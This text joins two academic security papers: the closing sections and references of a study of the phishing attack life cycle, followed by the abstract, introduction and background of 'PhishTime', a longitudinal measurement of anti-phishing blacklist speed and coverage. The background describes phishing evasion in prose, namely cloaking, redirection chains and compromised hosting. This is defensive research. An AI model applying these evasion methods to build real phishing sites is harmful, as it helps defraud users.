Thomas et al. [62] analyzed a one-year dataset of data breaches, phished credentials, and keyloggers to study trends in the users victimized by such attacks, and the effectiveness of each type of attack. Although this work did not strictly focus on phishing attack anatomy, it underscores the effectiveness of large-scale, cross-organizational data analysis to capture the state of the ecosystem.

Ho et al. [32] analyzed over 113 million emails sent by employees of enterprise organizations to model lateral phishing attacks carried out via compromised email accounts. The authors revealed new types of attacks marked by both sophistication and effectiveness. Although this work does not focus on traditional phishing, it shows that important insight can be gained from analyzing attack data at scale.

Other prior work has scrutinized the time between phishing attack detection and blacklisting [49]. Oest et al. [52] conducted a controlled empirical analysis of the effectiveness of evasion techniques against the response time and coverage of blacklists. The study revealed weaknesses in blacklists and measured the gap between attack detection and mitigation under specific conditions.

In early measurements of the ecosystem, Moore and Clayton analyzed the temporal relationship between the sending of spam emails and the availability of phishing websites [48], and the latency between phishing deployment and detection by anti-phishing blacklists [47]. The authors cited a need for take-down due to the persistence of spam campaigns.

10 Conclusion

At their disposal, phishers have an array of sophisticated techniques that aim to circumvent existing anti-phishing defenses and increase the likelihood of compromising victims. With the addition of underground resources, such attacks are scalable, as has long been observed by the ecosystem [4]. However, the ecosystem itself is not powerless to fight back, as it has access to a wealth of data that can be used to analyze, detect, and prevent phishing. By correlating data from multiple ecosystem sources, we performed a longitudinal, end-to-end life cycle analysis of phishing attacks on a large scale: we not only gained insight into the timing of key events associated with modern phishing attacks, but also identified the gaps in defenses that phishers actively target.

Phishing remains a significant threat to Internet users in part because the *reactive* anti-phishing defenses that are standard throughout the ecosystem, such as browser-based detection and warnings, struggle to effectively address the agility and sophistication of attackers. Importantly, analysis such as that carried out in our research can inform anti-phishing entities of an appropriate response time threshold for specific mitigations, to ultimately narrow the window of opportunity available to phishers.

Our use of the *Golden Hour* framework to automatically secure the accounts of tens of thousands of phishing victims also motivates the continued expansion of *proactive* mitigations within the ecosystem. The framework could be practically adapted by any organization (commonly targeted by phishers) with access to its own phishing URL and web traffic data, and can help seal gaps in defenses by securing compromised user accounts and enabling earlier detection of phishing websites. Moreover, closer collaboration between anti-phishing entities, coupled with the development of enhanced and standardized mechanisms for sharing intelligence, would allow such mitigations to better scale to the ecosystem level.

Acknowledgments

The authors would like to thank the reviewers for their insightful feedback. This material is based upon work supported by the National Science Foundation (NSF) under Grant No. 1703644. This work was supported by the Global Research Laboratory (GRL) program through the National Research Foundation of Korea (NRF) funded by the Ministry of Science, ICT, and Future Planning (NRF-2014K1A1A2043029), and by a grant from the Center for Cybersecurity and Digital Forensics (CDF) at Arizona State University.

References

[1] A. Aggarwal, A. Rajadesingan, and P. Kumaraguru. Phishari: Automatic realtime phishing detection on twitter. In *Proceedings of the 2012 APWG Symposium on Electronic Crime Research (eCrime)*, pages 1–12. IEEE, 2012.

[2] E. Alowaisheq, P. Wang, S. Alrwais, X. Liao, X. Wang, T. Alowaisheq, X. Mi, S. Tang, and B. Liu. Cracking the wall of confinement: Understanding and analyzing malicious domain take-downs. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2019.

[3] Anti-Phishing Working Group. APWG Trends Report Q1 2018. https://docs.apwg.org/reports/apwg_trends_report_q1_2018.pdf.

[4] Anti-Phishing Working Group. APWG Trends Report Q3 2019. https://docs.apwg.org/reports/apwg_trends_report_q3_2019.pdf.

[5] L. Bilge, E. Kirda, C. Kruegel, and M. Balduzzi. Exposure: Finding malicious domains using passive dns analysis. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2011.

[6] K. Borgolte, C. Kruegel, and G. Vigna. Meerkat: Detecting website defacements through image-based object recognition. In *Proceedings of the 24th USENIX Security Symposium*, pages 595–610, 2015.

[7] J. E. Brinskelle. Enforcement of same origin policy for sensitive data, Oct. 7 2014. US Patent 8,856,869.

[8] B. Butler, B. Wardman, and N. Pratt. Reaper: an automated, scalable solution for mass credential harvesting and osint. In *2016 APWG symposium on electronic crime research (eCrime)*, pages 1–10. IEEE, 2016.

[9] D. Canali, D. Balzarotti, and A. Francillon. The role of web hosting providers in detecting compromised websites. In *Proceedings of the 22nd International Conference on World Wide Web*, WWW '13, pages 177–188, New York, NY, USA, 2013. ACM.

[10] S. Chhabra, A. Aggarwal, F. Benevenuto, and P. Kumaraguru. Phi.sh/$ocial: the phishing landscape through short urls. In *Proceedings of the 8th Annual Collaboration, Electronic messaging, Anti-Abuse and Spam Conference*, pages 92–101. ACM, 2011.

[11] M. Cova, C. Kruegel, and G. Vigna. There is no free phish: An analysis of "free" and live phishing kits. In *Proceedings of the 2nd Conference on USENIX Workshop on Offensive Technologies*, WOOT, pages 4:1–4:8, Berkeley, CA, USA, 2008.

[12] Q. Cui, G.-V. Jourdan, G. V. Bochmann, R. Couturier, and I.-V. Onut. Tracking phishing attacks over time. In *Proceedings of the 26th International Conference on World Wide Web*, pages 667–676, 2017.

[13] F. C. Dalgic, A. S. Bozkir, and M. Aydos. Phish-iris: A new approach for vision based brand prediction of phishing web pages via compact visual descriptors. In *Proceedings of the 2nd International Symposium on Multidisciplinary Studies and Innovative Technologies (ISMSIT)*, pages 1–8. IEEE, 2018.

[14] R. Dhamija, J. D. Tygar, and M. Hearst. Why phishing works. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI, pages 581–590, New York, NY, USA, 2006. ACM.

[15] R. C. Dodge Jr, C. Carver, and A. J. Ferguson. Phishing for user security awareness. *computers & security*, 26(1):73–80, 2007.

[16] P. Doerfler, K. Thomas, M. Marincenko, J. Ranieri, Y. Jiang, A. Moscicki, and D. McCoy. Evaluating login challenges as a defense against account takeover. In *Proceedings of the World Wide Web Conference*, 2019.

[17] S. Duman, K. Kalkan-Cakmakci, M. Egele, W. Robertson, and E. Kirda. Emailprofiler: Spearphishing filtering with header and stylometric features of emails. In *Proceedings of the Computer Software and Applications Conference (COMPSAC), 2016 IEEE 40th Annual*, volume 1, pages 408–416. IEEE, 2016.

[18] A. Emigh. ITTC report on online identity theft technology and countermeasures 1: Phishing technology, chokepoints and countermeasures. *Radix Labs*, Oct 2005.

[19] J. M. Esparza. Understanding the credential theft lifecycle. *Computer Fraud & Security*, 2019(2):6–9, 2019.

[20] S. Fafinski, W. H. Dutton, and H. Z. Margetts. Mapping and measuring cybercrime. OII Working Paper, 2010.

[21] Business e-mail compromise: The 12 billion dollar scam. https://www.ic3.gov/media/2018/180712.aspx, 2019.

[22] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext transfer protocol – HTTP/1.1, 1999.

[23] S. Garera, N. Provos, M. Chew, and A. D. Rubin. A framework for detection and measurement of phishing attacks. In *Proceedings of the 2007 ACM Workshop on Recurring Malcode*, WORM, pages 1–8, New York, NY, USA, 2007. ACM.

[24] G.-G. Geng, X.-D. Lee, W. Wang, and S.-S. Tseng. Favicon - a clue to phishing sites detection. In *Proceedings of the 2013 APWG Symposium on Electronic Crime Research (eCrime)*, pages 1–10. IEEE, 2013.

[25] Google. Report phishing page. https://safebrowsing.google.com/safebrowsing/report_phish/.

[26] Google. Safe browsing apis (v4). https://developers.google.com/safe-browsing/v4/.

[27] Google. Chrome suspicious site reporter. https://chrome.google.com/webstore/detail/suspicious-site-reporter/jknemblkbdhdcpllfgbfekkdciegfboi?hl=en-US, 2019.

[28] K. Gretzky. Evilginx - Advanced Phishing with Two-factor Authentication Bypass. https://breakdev.org/evilginx-advanced-phishing-with-two-factor-authentication-bypass/.

[29] X. Han, N. Kheir, and D. Balzarotti. Phisheye: Live monitoring of sandboxed phishing kits. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1402–1413. ACM, 2016.

[30] Y. Han and Y. Shen. Accurate spear phishing campaign attribution and early detection. In *Proceedings of the 31st Annual ACM Symposium on Applied Computing*, SAC '16, pages 2079–2086, New York, NY, USA, 2016. ACM.

[31] S. Hao, M. Thomas, V. Paxson, N. Feamster, C. Kreibich, C. Grier, and S. Hollenbeck. Understanding the domain registration behavior of spammers. In *Proceedings of the 2013 conference on Internet measurement conference*, pages 63–76. ACM, 2013.

[32] G. Ho, A. Cidon, L. Gavish, M. Schweighauser, V. Paxson, S. Savage, G. M. Voelker, and D. Wagner. Detecting and characterizing lateral phishing at scale. In *Proceedings of the 28th USENIX Security Symposium*, pages 1273–1290, 2019.

[33] T. Holz, M. Engelberth, and F. Freiling. Learning more about the underground economy: A case-study of keyloggers and dropzones. *Computer Security–ESORICS 2009*, pages 1–18, 2009.

[34] L. Invernizzi, K. Thomas, A. Kapravelos, O. Comanescu, J.-M. Picod, and E. Bursztein. Cloak of visibility: Detecting when machines browse a different web. In *Proceedings of the 37th IEEE Symposium on Security and Privacy*, 2016.

[35] M. Khonji, Y. Iraqi, and A. Jones. Enhancing phishing e-mail classifiers: A lexical url analysis approach. *International Journal for Information Security Research (IJISR)*, 2(1/2):40, 2012.

[36] M. Konte, R. Perdisci, and N. Feamster. Aswatch: An as reputation system to expose bulletproof hosting ASes. *ACM SIGCOMM Computer Communication Review*, 45(4):625–638, 2015.

[37] N. Kshetri. *Cybercrime and cybersecurity in the global south*. Springer, 2013.

[38] Let's Encrypt. Let's Encrypt No Longer Checking Google Safe Browsing. https://community.letsencrypt.org/t/let-s-encrypt-no-longer-checking-google-safe-browsing/82168.

[39] B. Liang, M. Su, W. You, W. Shi, and G. Yang. Cracking classifiers for evasion: A case study on Google's phishing pages filter. In *Proceedings of the 25th International Conference on World Wide Web*, pages 345–356, 2016.

[40] M. Luo, O. Starov, N. Honarmand, and N. Nikiforakis. Hindsight: Understanding the evolution of ui vulnerabilities in mobile browsers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 149–162. ACM, 2017.

[41] S. Marchal, J. François, R. State, and T. Engel. Phishstorm: Detecting phishing with streaming analytics. *IEEE Transactions on Network and Service Management*, 11(4):458–471, 2014.

[42] S. Matic, A. Fattori, D. Bruschi, and L. Cavallaro. Peering into the muddy waters of pastebin. *ERCIM News: Special Theme Cybercrime and Privacy Issues*, page 16, 2012.

[43] McAfee. Economic Impact of Cybercrime- No Slowing Down. https://www.mcafee.com/enterprise/en-us/assets/reports/restricted/rp-economic-impact-cybercrime.pdf. [Date last accessed 25-August-2019].

[44] N. Miramirkhani, T. Barron, M. Ferdman, and N. Nikiforakis. Panning for gold. com: Understanding the dynamics of domain dropcatching. In *Proceedings of the 2018 World Wide Web Conference*, pages 257–266, 2018.

[45] A. Mirian, J. DeBlasio, S. Savage, G. M. Voelker, and K. Thomas. Hack for hire: Exploring the emerging market for account hijacking. In *Proceedings of the World Wide Web Conference*, 2019.

[46] T. Moore and R. Clayton. How hard can it be to measure phishing? *Mapping and Measuring Cybercrime*, 2010.

[47] T. Moore and R. Clayton. Discovering phishing dropboxes using email metadata. In *Proceedings of the*

2012 APWG Symposium on Electronic Crime Research (eCrime), pages 1–9. IEEE, 2012.

[48] T. Moore, R. Clayton, and H. Stern. Temporal correlations between spam and phishing websites. In *LEET*, 2009.

[49] NSS Labs. Web browser security: Phishing protection test methodology v3.0. https://research.nsslabs.com/reports/free-90/files/TestMethodology_WebB/Page4, Jul 2016.

[50] C. Nykvist, L. Sjöström, J. Gustafsson, and N. Carlsson. Server-side adoption of certificate transparency. In *Proceedings of the International Conference on Passive and Active Network Measurement*, pages 186–199. Springer, 2018.

[51] A. Oest, Y. Safaei, A. Doupé, G. Ahn, B. Wardman, and K. Tyers. Phishfarm: A scalable framework for measuring the effectiveness of evasion techniques against browser phishing blacklists. In *Proceedings of the 2019 IEEE Symposium on Security and Privacy*, pages 764–781, May 2019.

[52] A. Oest, Y. Safaei, A. Doupé, G. Ahn, B. Wardman, and G. Warner. Inside a phisher's mind: Understanding the anti-phishing ecosystem through phishing kit analysis. In *Proceedings of the 2018 APWG Symposium on Electronic Crime Research (eCrime)*, pages 1–12, May 2018.

[53] OpenPhish. https://openphish.com.

[54] P. Peng, L. Yang, L. Song, and G. Wang. Opening the blackbox of virustotal: Analyzing online phishing scan engines. In *Proceedings of the 2019 conference on Internet measurement (IMC)*. ACM, 2019.

[55] PhishTank. https://phishtank.com.

[56] G. D. Ruxton. The unequal variance t-test is an underused alternative to student's t-test and the mann–whitney u test. *Behavioral Ecology*, 17(4):688–690, 2006.

[57] S. Sheng, B. Wardman, G. Warner, L. F. Cranor, J. Hong, and C. Zhang. An empirical analysis of phishing blacklists. In *Proceedings of the Sixth Conference on Email and Anti-Spam (CEAS)*, 2009.

[58] H. Siadati, S. Palka, A. Siegel, and D. McCoy. Measuring the effectiveness of embedded phishing exercises. In *10th USENIX Workshop on Cyber Security Experimentation and Test (CSET 17)*, 2017.

[59] A. K. Sood and R. J. Enbody. Crimeware-as-a-service: a survey of commoditized crimeware in the underground market. *International Journal of Critical Infrastructure Protection*, 6(1):28–38, 2013.

[60] StatCounter Global Stats. Desktop vs mobile vs tablet market share worldwide. http://gs.statcounter.com/platform-market-share/desktop-mobile-tablet, 2019.

[61] B. Stone-Gross, T. Holz, G. Stringhini, and G. Vigna. The underground economy of spam: A botmaster's perspective of coordinating large-scale spam campaigns. *LEET*, 11:4–4, 2011.

[62] K. Thomas, F. Li, A. Zand, J. Barrett, J. Ranieri, L. Invernizzi, Y. Markov, O. Comanescu, V. Eranti, A. Moscicki, et al. Data breaches, phishing, or malware?: Understanding the risks of stolen credentials. In *Proceedings of the 2017 ACM SIGSAC conference on computer and communications security*, pages 1421–1434. ACM, 2017.

[63] K. Thomas, D. McCoy, C. Grier, A. Kolcz, and V. Paxson. Trafficking fraudulent accounts: The role of the underground market in Twitter spam and abuse. In *Proceedings of the 22nd USENIX Security Symposium*, pages 195–210, 2013.

[64] K. Tian, S. T. Jan, H. Hu, D. Yao, and G. Wang. Needle in a haystack: tracking down elite phishing domains in the wild. In *Proceedings of the Internet Measurement Conference 2018*, pages 429–442. ACM, 2018.

[65] H. Tu, A. Doupé, Z. Zhao, and G.-J. Ahn. Users really do answer telephone scams. In *Proceedings of the 28th USENIX Security Symposium*, pages 1327–1340, 2019.

[66] E. Ulqinaku, D. Lain, and S. Capkun. 2fa-pp: 2nd factor phishing prevention. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, pages 60–70. ACM, 2019.

[67] US-CERT. Google docs phishing campaign, May 2017. https://www.us-cert.gov/ncas/current-activity/2017/05/04/Google-Docs-Phishing-Campaign.

[68] A. van der Heijden and L. Allodi. Cognitive triaging of phishing attacks. In *Proceedings of the 28th USENIX Security Symposium*, 2019.

[69] Verizon Enterprise Solutions. Data breach investigations report (dbir). https://enterprise.verizon.com/resources/reports/dbir/, 2019.

[70] L. Von Ahn, B. Maurer, C. McMillen, D. Abraham, and M. Blum. recaptcha: Human-based character recognition via web security measures. *Science*, 321(5895):1465–1468, 2008.

[71] B. Wardman. Assessing the gap: Measure the impact of phishing on an organization. *Annual Conference on Digital Forensics, Security and Law*, 2016.

[72] B. Wardman, M. Weideman, J. Burgis, N. Harris, B. Butler, and N. Pratt. A practical analysis of the rise in mobile phishing. In *Cyber Threat Intelligence*, pages 155–168. Springer, 2018.

[73] C. Whittaker, B. Ryner, and M. Nazif. Large-scale automatic classification of phishing pages. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2010.

[74] M. Wu, R. C. Miller, and S. L. Garfinkel. Do security toolbars actually prevent phishing attacks? In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI '06, pages 601–610, New York, NY, USA, 2006. ACM.

[75] G. Xiang, J. Hong, C. P. Rose, and L. Cranor. Cantina+: A feature-rich machine learning framework for detecting phishing web sites. *ACM Trans. Inf. Syst. Secur.*, Sept. 2011.

[76] Y. Zhang, J. I. Hong, and L. F. Cranor. Cantina: A content-based approach to detecting phishing web sites. In *Proceedings of the 16th International Conference on World Wide Web*, WWW '07, pages 639–648, New York, NY, USA, 2007. ACM.

PhishTime:
Continuous Longitudinal Measurement of the Effectiveness of Anti-phishing Blacklists

Adam Oest[*], Yeganeh Safaei[*], Penghui Zhang[*]
Brad Wardman[†], Kevin Tyers[†], Yan Shoshitaishvili[*], Adam Doupé[*], Gail-Joon Ahn[*,§]

[*]Arizona State University, [†]PayPal, Inc., [§]Samsung Research
[*]{aoest, ysafaeis, pzhang57,yans, doupe, gahn}@asu.edu, [†]{bwardman, ktyers}@paypal.com

Abstract

Due to their ubiquity in modern web browsers, anti-phishing blacklists are a key defense against large-scale phishing attacks. However, sophistication in phishing websites—such as evasion techniques that seek to defeat these blacklists—continues to grow. Yet, the effectiveness of blacklists against evasive websites is difficult to measure, and there have been no methodical efforts to make and track such measurements, at the ecosystem level, over time.

We propose a framework for continuously identifying unmitigated phishing websites in the wild, replicating key aspects of their configuration in a controlled setting, and generating longitudinal experiments to measure the ecosystem's protection. In six experiment deployments over nine months, we systematically launch and report 2,862 new (innocuous) phishing websites to evaluate the performance (*speed* and *coverage*) and consistency of blacklists, with the goal of improving them.

We show that methodical long-term empirical measurements are an effective strategy for proactively detecting weaknesses in the anti-phishing ecosystem. Through our experiments, we identify and disclose several such weaknesses, including a class of *behavior-based* JavaScript evasion that blacklists were unable to detect. We find that enhanced protections on mobile devices and the expansion of evidence-based reporting protocols are critical ecosystem improvements that could better protect users against modern phishing attacks, which routinely seek to evade detection infrastructure.

1 Introduction

Phishing attacks represent a significant threat to millions of Internet users [62]. Beyond stealing victims' account credentials, modern phishing websites have evolved to collect extensive financial and personal information to fuel identify theft, fraud, and other cybercrime [29, 57]. Simultaneously, phishing inflicts collateral damage by harming the reputation of impersonated brands, compromising legitimate infrastructure, and necessitating effort to mitigate abuse [45].

The anti-phishing ecosystem has long been involved in a cat-and-mouse game with attackers (phishers). Despite the ecosystem's evolving defenses, the volume of phishing websites has continued to grow over time and has recently reached record-high levels [2, 25]. Phishing remains popular among criminals due to its scalability and low barrier to entry—even for sophisticated and highly evasive attacks—thanks to the support of illicit underground services [9, 28].

Robust yet scalable ecosystem-level defenses are thus needed to protect users from the modern barrage of phishing. Anti-phishing blacklists, which alert users whenever they try to visit a known malicious website, and are enabled by default in major desktop and mobile web browsers, are a key defense [52]. Blacklists are supported by extensive backend infrastructure that seeks to detect and mitigate phishing attacks.

Despite the importance of blacklists, and even attention from security researchers [44, 50, 52, 63], there have been no systematic, long-term, real-world studies of the anti-phishing blacklist ecosystem. Evasive phishing attacks that attempt to circumvent blacklists are not only becoming more common, but have recently been shown to be responsible for the majority of real-world impact due to large-scale phishing [46]. Thus, the blacklisting of such attacks warrants close scrutiny.

In this paper, we propose PhishTime: a framework for continuously identifying sophisticated phishing attacks in the wild *and* continuously monitoring—in an empirical, controlled manner—the response of the anti-phishing ecosystem to blacklist evasion techniques, with the goal of automatically identifying gaps within the ecosystem. PhishTime can thus be used to ensure that the ecosystem—or specific entities within it—deliver a consistent degree of protection to users. In the first longitudinal study of its kind, we deploy the framework over the course of one year to measure the performance of three blacklists—*Google Safe Browsing*, *Microsoft SmartScreen*, and *Opera*—across major desktop and mobile browsers (which collectively have an overwhelming global market share [8]).

PhishTime operates in two stages: first, it collects phishing URL reports in real time and monitors the blacklisting status of *live* phishing websites (run by actual criminals). Criminal phishing websites that evade prompt blacklisting are manually analyzed for insight into evasion techniques successful against blacklists. Second, PhishTime leverages these insights to generate experiments that deploy large batches of artificial (realistic, yet innocuous) phishing websites with evasion techniques representative of those observed in the criminal

websites. Then, PhishTime adapts and enhances a previously proposed, automated testbed [44] to host the artificial phishing websites, report them to blacklists, and measure the blacklists' response (while implementing numerous controls to minimize confounding factors). Unlike prior empirical studies, PhishTime's experimental methodology uniquely enables it to evaluate and contextualize the response time of blacklists [44].

Our experiments involved the deployment, reporting (to blacklists), and monitoring of 2,862 new, previously unseen, artificial, evasive PayPal-branded phishing websites over a period of nine months. This yielded several interesting findings, which we promptly disclosed to the affected entities.

1. Blacklists exhibited an average response time of as little as 55 minutes against unsophisticated phishing websites, but phishing websites with evasion commonly used in the wild—even trivial techniques such as redirection via URL shorteners—delayed blacklisting up to an average of 2 hours and 58 minutes[1], and were up to 19% less likely to be detected. We also found that blacklists allow phishers to reuse domains for multiple attacks: with evasion, phishing websites reusing domains were still blacklisted up to 1 hour and 20 minutes slower than unevasive ones. Moreover, certain sophisticated JavaScript evasion could *entirely* avoid blacklisting.
2. PhishTime's continuous measurements enabled us to identify emerging issues over time. We detected a decrease in blacklisting seemingly due to a failure in PayPal's crawler-based phishing detection system (this finding led directly to remediation of this issue by PayPal). We also found a regression in the blocking of malicious redirections by *bit.ly* (but, unfortunately, received no response from that company). Lastly, mobile Chrome, Safari, and Opera consistently exhibited a lesser degree of blacklisting than their desktop counterparts.
3. New *evidence-based* phishing reporting protocols (i.e., that allow the submission of evidence such as a screenshot [11]) can expedite the blacklisting of evasive phishing websites. We perform the first comparison of such a protocol alongside traditional URL-only reporting [24].

To help identify other ecosystem gaps by continuously evaluating attack configurations beyond those considered in our experiments, we are collaborating with the Anti-Phishing Working Group (APWG) to integrate PhishTime as a permanent ecosystem service. Our contributions are thus as follows:

- A framework for the continuous long-term empirical measurement of the anti-phishing ecosystem.
- Deployment of the framework for a longitudinal evaluation of the performance of browser blacklists, with a focus on evasive phishing.
- Identification, disclosure, and remediation of several ecosystem vulnerabilities exploitable by phishers.

[1] Even such a seemingly short delay can cause up to 20% more victims [46].

2 Background

Phishing is a type of social engineering attack [32] through which attackers (known as *phishers*) seek to trick victims into disclosing sensitive information [15]. This stolen information allows phishers to compromise user accounts and identities, which is a significant threat both to the victims and the security of online services [9, 19]. Within the current ecosystem, there exist two main categories of phishing: *spearphishing*, which entails a concentrated effort to trick specific high-value groups or individuals [27], and *large-scale phishing*, which targets a wide range of possible victims and allows phishers to profit through volume [52]. We primarily focus on the latter in this work.

2.1 Phishing Attacks

In a typical phishing attack, phishers first configure and deploy a deceptive phishing website to mimic the appearance of a legitimate website (e.g., of a bank or e-mail provider) that is likely to appear familiar to potential victims. Phishers then start distributing messages to their victims (e.g., via e-mail or SMS spam campaigns) to *lure* them to the phishing website [10, 28]. Such messages will often contain a call to action that suggests a degree of urgency (e.g., correcting a billing error or securing an account) [61]. Victims who are successfully lured will then visit the phishing website and follow its prompts, which may ask for account credentials, financial information, or biographical data. Finally, the data harvested by the phishing website is exfiltrated back to the phishers and can then be used to commit fraud [57].

Phishing attacks have a low barrier to entry and are easy to scale due to the existence of myriad illicit services in underground communities. To deploy phishing websites, many attackers purchase or obtain *phishing kits*, which are all-in-one packages with all the necessary software to create a phishing website [6, 13]. Additional services allow phishers to orchestrate attacks with minimal effort [54, 55, 58].

Although phishing kits vary in quality, the recent growth in phishing volume—which coincides with a decline in malware and drive-by-downloads—has been accompanied by a general increase in sophistication [2, 18, 62]. For example, advanced kits venture beyond stealing account credentials and may ask their victims to provide detailed financial and personal information [46]. Additionally, such kits incorporate features to evade detection by automated anti-phishing systems [44] and may even attempt to intercept two-factor authentication in real time [60]. The threat that phishing poses to victims, organizations, and Internet infrastructure has given rise to an anti-phishing ecosystem that has matured over time—in response to the evolution of phishing—to provide multiple layers of defense [45].

2.2 Anti-phishing Blacklists

Browser blacklists are a key anti-phishing defense that protects users transparently and is enabled by default in most major web browsers across both desktop and mobile

devices [44]. Thus, blacklists are capable of protecting users on the same scale at which phishing occurs.

When a user attempts to visit a phishing website whose URL is known to the browser's blacklist, the browser will display a prominent warning in place of the phishing content [52]. Moreover, blacklists can be integrated with e-mail spam filters to outright prevent users from being exposed to e-mails with the same malicious URL. Blacklists are supported by extensive backend infrastructure that collects suspected phishing URLs and verifies malicious content prior to adding them to the blacklist (to avoid false positives). Some blacklists are also supplemented by in-browser heuristic classifiers [35].

Evasion Techniques. A notable weakness of blacklists is that they are inherently *reactive*. Phishers capitalize on the time gap between a phishing website's deployment and its subsequent blacklisting, and may increase their return-on-investment (ROI) by prolonging this gap [26, 41]. Because blacklist detection relies on content verification, blacklists are vulnerable to evasion techniques which, when successful, may *delay* or *entirely prevent* blacklisting [44]. In Section 6, we describe our approach to testing evasion techniques commonly used in the wild.

Cloaking is an evasion technique that seeks to hide phishing content from blacklist infrastructure (i.e., web crawlers) while keeping it visible to human victims [30]. When a phishing website with cloaking suspects that a request is from a crawler, it will replace the phishing content with a benign-looking page or an error message. Cloaking has become standard in phishing kits, and it is commonly implemented on both the server side and client side by applying filters based on HTTP request attributes and device characteristics [45].

Redirection links make it more difficult for anti-phishing systems (e.g., e-mail spam filters or blacklists) to correlate a link in a lure with a known phishing URL [10]. Because blacklists block phishing websites based on their URLs, phishers typically distribute lures with different URLs that then redirect [20] to the final phishing URL. The HTTP redirection chain itself may implement cloaking to further evade detection, and a many-to-one mapping may exist between redirection links and phishing websites to dilute each link's perceived maliciousness [65]. Phishers commonly abuse URL shortening services to create redirection links [10].

Compromised infrastructure is regularly used by phishers to host phishing kits [1, 31]. Such infrastructure—which otherwise contains legitimate websites—poses a particular challenge to blacklists, as the blacklists must ensure that the legitimate content is not blocked alongside the phishing content (e.g., it might only differ in the *path* of a URL on the same domain [3]). Some phishing kits exploit this phenomenon by generating many sub-folders under one domain, all of which must then be individually blacklisted [46].

Reporting Protocols. Just as individual users rely on browser blacklists to stay safe from phishing, the organizations impersonated by phishing websites rely on blacklists to protect their customers. These organizations typically obtain phishing reports from their customers or internal systems, and then forward the identified URLs to blacklists, either directly or through the help of third-party vendors [48].

Blacklists predominantly accept reports of phishing websites in the form of a bare URL [22, 23, 42, 53]. However, such reports can prove ineffective if the website successfully uses evasion, as the blacklist may mistake the website as benign and thus fail to act appropriately on the report. Reporting protocols that facilitate the submission of additional evidence (e.g., screenshots or page source) are currently available on a limited scale [11]; we test one such protocol in Section 8.6.

3 Blacklist Evaluation Metrics

In this section, we explain the metrics that we use to evaluate blacklists and describe the specific blacklists that we consider throughout the rest of this paper.

3.1 Blacklist Performance

Discovery refers to a blacklist's ability to identify new URLs in the wild that are suspected of hosting phishing content. A blacklist with ideal discovery would know of every URL within the population of live phishing URLs. Discovery can result from direct phishing reports or other ecosystem sources, such as monitoring of e-mail spam, web traffic, website content, or server configuration [5, 17, 35, 43, 46].

Detection refers to a blacklist's ability to correctly classify the *discovered* URLs, such that URLs with phishing content are added to the blacklist. A blacklist with ideal detection would not only flag every true-positive phishing URL, but it would do so promptly at the time of discovery to minimize the potential damage caused by each attack. Thus, we can split detection into two sub-metrics: For any set of phishing URLs discovered by a blacklist, *coverage* is the proportion of these URLs that are blacklisted at any point while they host phishing content. *Speed* is the time delay between discovery and blacklisting, which assesses how quickly blacklists respond. It is thus desirable for blacklists to deliver high coverage and high speed[2].

3.2 Selection of Blacklists

Several different service providers maintain anti-phishing blacklists that are natively included in modern web browsers. *Google Safe Browsing* (GSB) protects Chrome, Safari, Firefox, and Chromium [25]; by global browser market share as of December 2019, GSB is the most impactful blacklist as it protects approximately 80.30% of desktop users and 92.22% of mobile users [8]. *Microsoft SmartScreen* protects Internet Explorer (IE) and Edge [38] and accounts for approximately 12.96% of desktop users. *Opera's fraud and malware protection* leverages undisclosed third-party providers [47, 50] to protect the Opera browser, which has a market share of approximately 1.50% on desktops and 1.27% on mobile. We focus

[2] Perfect detection is nontrivial in part because blacklists must maintain a very low false-positive rate to avoid disrupting legitimate websites [64].




Figure 1: High-level overview of the PhishTime framework.

our evaluation on these top three global blacklists and pay particular attention to GSB due to its large potential impact.

There exist other browser blacklists with a lower global market share but with prominence in specific countries, such as *Tencent Security* and *Yandex Safe Browsing* [8, 56, 67]. In our experiments, we do not consider these blacklists or other anti-phishing systems that are not enabled by default in browsers, such as third-party browser plugins or antivirus software [52]. However, our methodology and framework could be applied to evaluate these alternatives.

4 PhishTime Overview

An effective way to empirically evaluate the performance of anti-phishing blacklists is to deploy a large *batch* of specially-configured test phishing websites, report the websites directly to blacklists, and then monitor each website to see if and when it is blacklisted [44, 48]. For our longitudinal evaluation of blacklist performance, we make a series of such deployments, at regular intervals, over an extended period of time. Within each deployment, we configure multiple distinct batches of websites to support different experiments.

The goal of our experiments is to provide insight into potential gaps within the ecosystem, which could, in turn, lead to actionable security recommendations. We therefore seek to closely replicate the phishing website configurations (i.e., evasion techniques) used by attackers. To identify such configurations and guide our experimental design, we developed the *PhishTime* framework.

We obtained permission from PayPal, Inc. to use PayPal-branded phishing websites throughout our experiments[3]. Therefore, in our PhishTime ecosystem analysis, we also focus on PayPal phishing websites in the wild. Although we were unable to collaborate with other companies for this research, our methodology is generic and could be used for any brand(s).

The PhishTime framework is our systematic, semi-automated approach for identifying evasive (i.e., unmitigated) phishing websites in the wild. We use the framework to characterize both *typical* and *emerging* evasion techniques used by real phishing websites. Understanding the ecosystem's response to typical phishing enables identification of gaps currently being exploited by attackers, whereas analysis of less prominent emerging evasion techniques allows us to take a proactive approach to mitigate the expansion of sophisticated developments in phishing.

The system workflow is described in Figure 1, and proceeds as follows. PhishTime begins by collecting a number of real, live phishing websites (i.e., operated by criminals) for analysis, with Section 5 covering the following steps:

Monitor Blacklisting of Live Phishing Websites. First, we build a sample of live phishing URLs (①) and continuously monitor their status on blacklists of interest. In our deployment, in real time, we collected PayPal phishing URLs from the APWG eCrime Exchange [2] and URLs from phishing e-mails reported directly to PayPal. Using multiple data sources helps increase the diversity of the sample: we found many URLs unique to each respective source, likely due to differences in their data collection and detection approaches.

